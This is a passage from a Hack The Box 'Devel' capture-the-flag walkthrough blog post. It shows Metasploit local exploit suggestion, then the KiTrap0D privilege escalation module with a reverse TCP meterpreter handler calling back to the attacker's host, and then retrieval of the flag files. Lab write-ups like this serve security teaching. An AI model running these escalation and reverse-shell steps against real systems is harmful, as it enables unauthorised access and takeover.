Boot Device:       \Device\HarddiskVolume1
System Locale:     el;Greek
Input Locale:      en-us;English (United States)
Time Zone:         (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory: 1.023 MB
Available Physical Memory: 688 MB
Virtual Memory: Max Size: 2.047 MB
Virtual Memory: Available: 1.528 MB
Virtual Memory: In Use: 519 MB
Page File Location(s): C:\pagefile.sys
Domain:            HTB
Logon Server:      N/A
Hotfix(s):         N/A
Network Card(s):  1 NIC(s) Installed.
                   [01]: Intel(R) PRO/1000 MT Network Connection
                         Connection Name: Local Area Connection
                         DHCP Enabled: No
                         IP address(es)
                           [01]: 10.10.10.5
```



I start navigating through the folders. I use **dir** to list all files/folders and **cd** to change directory. I try my luck on the **babis** and **Administrator** folders, but both gave me Access denied.

```
c:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8620-71F1

Directory of c:\

11/06/2009  12:42  @@
11/06/2009  12:42  @@
17/03/2017  07:33  <DIR>          autoexec.bat
14/07/2009  05:37  <DIR>          config.sys
28/12/2017  02:49  <DIR>          inetpub
18/03/2017  02:16  <DIR>          PerfLogs
28/12/2017  02:47  <DIR>          Program Files
                           Users
                           Windows
                           2 File(s)    34 bytes
                           5 Dir(s)   24.597.200.896 bytes free

c:\>cd Users
cd Users

c:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8620-71F1

Directory of c:\Users

18/03/2017  02:16  <DIR>          .
18/03/2017  02:16  <DIR>          ..
18/03/2017  02:16  <DIR>          Administrator
17/03/2017  05:17  <DIR>          babis
18/03/2017  02:06  <DIR>          Classic .NET AppPool
14/07/2009  10:20  <DIR>          Public
                           0 File(s)    0 bytes
                           6 Dir(s)   24.597.200.896 bytes free

c:\Users>cd babis
cd babis
Access is denied.

c:\Users>cd Administrator
cd Administrator
Access is denied.
```



We need to escalate privilege! Knowing that when we checked for the system information, no

Step 5 - Performing Privilege Escalation

I put the session in the background with this command

```
background
```

I then use the following command

```
use post/multi/recon/local_exploit_suggester
```

This module suggests local Meterpreter exploits that can be used. The exploits are suggested based on the architecture and platform that the user has a shell opened as well as the available exploits in Meterpreter

I check the options and I set the session

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  SESSION           yes        The session to run this module on
  SHOWDESCRIPTION  false       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run
```

It's important to note that not all local exploits will be fired. Exploits are chosen based on these conditions: session type, platform, architecture, and required default options

```
[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 29 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

Going down the list

```
exploit/windows/local/bypassuac_eventvwr
```

fails due to the IIS user not being a part of the administrators group, which is the default and to be expected.

I use the next exploit on the list, which is

```
use exploit/windows/local/ms10_015_kitrap0d
```

This module will create a new session with SYSTEM privileges via the KiTrap0D exploit by Tavis Ormandy. If the session in use is already elevated then the exploit will not run. The module relies on kitrap0d.x86.dll, and is not supported on x64 editions of Windows.

When we ran the **sysinfo** in the Meterpreter session, it revealed that the target was x86 architecture

```
Module options (exploit/windows/local/ms10_015_kitrap0d):
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  SESSION           yes        The session to run this module on.

Exploit target:
  Id  Name
  --  ---
  0   Windows 2K SP4 - Windows 7 (x86)
```

I check the options and then set the session

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > set session 1
session => 1
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  SESSION    1             yes        The session to run this module on.
```

I run the exploit.

The exploit was successful, but the session couldn't be created. This is because of the first line in the exploit trying to set up a reverse handler on the default eth0 and default port, and not the VPN interface for HTB labs.

```
Started reverse TCP handler on 10.0.2.15:4444
```

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Launching notepad to host the exploit...
[+] Process 3876 launched.
[*] Reflectively injecting the exploit DLL into 3876...
[*] Injecting exploit into 3876 ...
[*] Exploit injected. Injecting payload into 3876...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Exploit completed, but no session was created.
```

I check the options and set LHOST and LPORT

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options
Module options (exploit/windows/local/ms10_015_kitrap0d):

Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION   1                  yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Windows 2K SP4 - Windows 7 (x86)
```

```
sessions -l
```

I can see my session

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > sessions -l
Active sessions
=====
Id  Name  Type          Information           Connection
--  ---  ---
1   meterpreter x86/windows IIS APPPOOL\Web @ DEVEL 10.10.14.15:4444 -> 10.10.10.5:49157 (10.10.10.5)

msf5 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.15:4444
[*] Launching notepad to host the exploit...
[+] Process 2320 launched.
[*] Reflectively injecting the exploit DLL into 2320...
[*] Injecting exploit into 2320 ...
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Exploit injected. Injecting payload into 2320...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 2 opened (10.10.14.15:4444 -> 10.10.10.5:49159) at 2019-08-06 19:30:57 -0400
```

Now that we have a meterpreter session, let's start navigating the folder and find the flags!

Step 6 - Looking for the user.txt flag

```
pwd
```

which stands for print work directory

```
meterpreter > pwd  
C:\windows\system32\inetsrv
```

I go up to C:\ and ls all the files/folders. I already know where to look from my previous attempt in
Step 4 - Setting up a listener with Metasploit

```
meterpreter > ls  
Listing: c:\  
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2009-07-13 22:36:15 -0400	\$Recycle.Bin
40777/rwxrwxrwx	0	dir	2009-07-14 00:53:55 -0400	Documents and Settings
40777/rwxrwxrwx	0	dir	2009-07-13 22:37:05 -0400	PerfLogs
40555/r-xr-xr-x	4096	dir	2009-07-13 22:37:05 -0400	Program Files
40777/rwxrwxrwx	4096	dir	2009-07-13 22:37:05 -0400	ProgramData
40777/rwxrwxrwx	0	dir	2017-03-17 10:17:30 -0400	Recovery
40777/rwxrwxrwx	8192	dir	2017-03-17 07:09:34 -0400	System Volume Information
40555/r-xr-xr-x	4096	dir	2009-07-13 22:37:05 -0400	Users
40777/rwxrwxrwx	16384	dir	2009-07-13 22:37:05 -0400	Windows
100777/rwxrwxrwx	24	fil	2009-07-13 22:04:04 -0400	autoexec.bat
100666/rw-rw-rw-	10	fil	2009-07-13 22:04:04 -0400	config.sys
40777/rwxrwxrwx	4096	dir	2017-03-17 10:37:31 -0400	inetpub
62411570/r-xrwx---	62761017066684399	fif	1997821765-04-02 19:51:12 -0500	pagefile.sys

I go back to the **Users** directory

```
meterpreter > cd Users
meterpreter > ls
Listing: c:\Users
=====
Mode          Size  Type  Last modified      Name
----          ---   ----  -----           ---
40777/rwxrwxrwx  8192  dir   2017-03-17 19:16:43 -0400  Administrator
40777/rwxrwxrwx   0    dir   2009-07-14 00:53:55 -0400  All Users
40777/rwxrwxrwx  8192  dir   2017-03-17 19:06:26 -0400  classic .NET AppPool
40555/r-xr-xr-x   0    dir   2009-07-13 22:37:05 -0400  Default
40777/rwxrwxrwx   0    dir   2009-07-14 00:53:55 -0400  Default User
40555/r-xr-xr-x  4096  dir   2009-07-13 22:37:05 -0400  Public
40777/rwxrwxrwx  8192  dir   2017-03-17 10:17:37 -0400  babis
100666/rw-rw-rw- 174   fil   2009-07-14 00:41:57 -0400  desktop.ini
```

Then move to the **babis** directory

```
meterpreter > cd babis
meterpreter > ls
Listing: c:\Users\babis
=====
Mode          Size    Type  Last modified      Name
----          ----    ---   ---           ---
40777/rwxrwxrwx 0     dir   2017-03-17 10:17:40 -0400  AppData
40777/rwxrwxrwx 0     dir   2017-03-17 10:17:40 -0400  Application Data
40555/r-xr-xr-x  0     dir   2017-03-17 10:17:44 -0400  Contacts
40777/rwxrwxrwx 0     dir   2017-03-17 10:17:40 -0400  Cookies
40555/r-xr-xr-x  0     dir   2017-03-17 10:17:40 -0400  Desktop
40555/r-xr-xr-x  0     dir   2017-03-17 10:17:40 -0400  Documents
40555/r-xr-xr-x  0     dir   2017-03-17 10:17:40 -0400  Downloads
40555/r-xr-xr-x  4096   dir   2017-03-17 10:17:40 -0400  Favorites
40555/r-xr-xr-x  0     dir   2017-03-17 10:17:40 -0400  Links
40777/rwxrwxrwx  0     dir   2017-03-17 10:17:40 -0400  Local Settings
40555/r-xr-xr-x  0     dir   2017-03-17 10:17:40 -0400  Music
40777/rwxrwxrwx  0     dir   2017-03-17 10:17:40 -0400  My Documents
100666/rw-rw-rw- 524288 fil   2017-03-17 10:17:40 -0400  NTUSER.DAT
100666/rw-rw-rw- 65536   fil   2017-03-17 10:17:40 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf
100666/rw-rw-rw- 524288 fil   2017-03-17 10:17:40 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer000000000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil   2017-03-17 10:17:40 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer000000000000000000000002.regtrans-ms
40777/rwxrwxrwx  0     dir   2017-03-17 10:17:40 -0400  NetHood
40555/r-xr-xr-x  0     dir   2017-03-17 10:17:40 -0400  Pictures
40777/rwxrwxrwx  0     dir   2017-03-17 10:17:40 -0400  PrintHood
40777/rwxrwxrwx  0     dir   2017-03-17 10:17:40 -0400  Recent
40555/r-xr-xr-x  0     dir   2017-03-17 10:17:40 -0400  Saved Games
40555/r-xr-xr-x  0     dir   2017-03-17 10:17:52 -0400  Searches
40777/rwxrwxrwx  0     dir   2017-03-17 10:17:40 -0400  SendTo
40777/rwxrwxrwx  0     dir   2017-03-17 10:17:40 -0400  Start Menu
40777/rwxrwxrwx  0     dir   2017-03-17 10:17:40 -0400  Templates
40555/r-xr-xr-x  0     dir   2017-03-17 10:17:40 -0400  Videos
100666/rw-rw-rw- 262144 fil   2017-03-17 10:17:40 -0400  ntuser.dat.LOG1
100666/rw-rw-rw- 0      fil   2017-03-17 10:17:40 -0400  ntuser.dat.LOG2
100666/rw-rw-rw- 20     fil   2017-03-17 10:17:40 -0400  ntuser.ini
```

From there, I go to the Desktop directory

```
meterpreter > cd Desktop
meterpreter > ls
Listing: c:\Users\babis\Desktop
=====
```

```
100444/r--r--r-- 32 fil 2017-03-17 19:14:21 -0400 user.txt.txt
```

We found the **user.txt.txt** file! To read the content of the file I use the command

```
cat user.txt.txt
```

Now that we have the user flag, let's find the root flag!

Step 7 - Looking for the root.txt flag

```
meterpreter > cd Administrator
meterpreter > ls
Listing: c:\Users\Administrator
=====
Mode          Size    Type  Last modified      Name
----          ----    ---   -----           ---
40777/rwxrwxrwx  0     dir   2017-03-17 19:16:43 -0400 AppData
40777/rwxrwxrwx  0     dir   2017-03-17 19:16:43 -0400 Application Data
40555/r-xr-xr-x  0     dir   2017-03-17 19:16:46 -0400 Contacts
40777/rwxrwxrwx  0     dir   2017-03-17 19:16:43 -0400 Cookies
40555/r-xr-xr-x  0     dir   2017-03-17 19:16:43 -0400 Desktop
40555/r-xr-xr-x  4096   dir   2017-03-17 19:16:43 -0400 Documents
40555/r-xr-xr-x  0     dir   2017-03-17 19:16:43 -0400 Downloads
40555/r-xr-xr-x  0     dir   2017-03-17 19:16:43 -0400 Favorites
40555/r-xr-xr-x  0     dir   2017-03-17 19:16:43 -0400 Links
40777/rwxrwxrwx  0     dir   2017-03-17 19:16:43 -0400 Local Settings
40555/r-xr-xr-x  0     dir   2017-03-17 19:16:43 -0400 Music
40777/rwxrwxrwx  0     dir   2017-03-17 19:16:43 -0400 My Documents
100666/rw-rw-rw- 786432  fil   2017-03-17 19:16:43 -0400 NTUSER.DAT
100666/rw-rw-rw- 65536   fil   2017-03-17 19:16:43 -0400 NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf
100666/rw-rw-rw- 524288  fil   2017-03-17 19:16:43 -0400 NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288  fil   2017-03-17 19:16:43 -0400 NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000000000000000002.regtrans-ms
40777/rwxrwxrwx  0     dir   2017-03-17 19:16:43 -0400 NetHood
40555/r-xr-xr-x  0     dir   2017-03-17 19:16:43 -0400 Pictures
40777/rwxrwxrwx  0     dir   2017-03-17 19:16:43 -0400 PrintHood
40777/rwxrwxrwx  0     dir   2017-03-17 19:16:43 -0400 Recent
40555/r-xr-xr-x  0     dir   2017-03-17 19:16:43 -0400 Saved Games
40555/r-xr-xr-x  0     dir   2017-03-17 19:16:53 -0400 Searches
40777/rwxrwxrwx  0     dir   2017-03-17 19:16:43 -0400 SendTo
40777/rwxrwxrwx  0     dir   2017-03-17 19:16:43 -0400 Start Menu
40777/rwxrwxrwx  0     dir   2017-03-17 19:16:43 -0400 Templates
40555/r-xr-xr-x  0     dir   2017-03-17 19:16:43 -0400 Videos
100666/rw-rw-rw- 262144  fil   2017-03-17 19:16:43 -0400 ntuser.dat.LOG1
100666/rw-rw-rw- 0     fil   2017-03-17 19:16:43 -0400 ntuser.dat.LOG2
100666/rw-rw-rw- 20    fil   2017-03-17 19:16:43 -0400 ntuser.ini
```

Going back to C:\ to navigate to the Administrator folder then the Desktop folder. I use ls to list all files under the Desktop folder

```
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100666/rw-rw-rw- 282   fil   2017-03-17 19:16:53 -0400  desktop.ini
100444/r--r--r--  32    fil   2017-03-17 19:17:20 -0400  root.txt.txt
```

We find the **root.txt.txt** file!

To read the content of the file I use the command

```
cat root.txt.txt
```

Congrats! You found both flags!

Please don't hesitate to comment, ask questions or share with your friends :)

You can see more of my articles [here](#)

You can follow me on [Twitter](#) or on [LinkedIn](#)

And don't forget to #GetSecure, #BeSecure & #StaySecure!

Other Hack The Box articles

- [Keep Calm and Hack The Box - Lame](#)
- [Keep Calm and Hack The Box - Legacy](#)
- [Keep Calm and Hack The Box - Beep](#)





If this article was helpful, [tweet it](#) or [share it](#).


Countinue reading about

Cybersecurity

Keep Calm and Hack The Box - Optimum

So you want to break into conference speaking? Here's my advice.

[See all 23 posts →](#)



#SERVERLESS

Learn Serverless by Building your own Slack App



LEKHA SURASANI

2 MONTHS AGO



#RUBY ON RAILS

What happens when you create a new Rails project



TRAVIS FANTINA

2 MONTHS AGO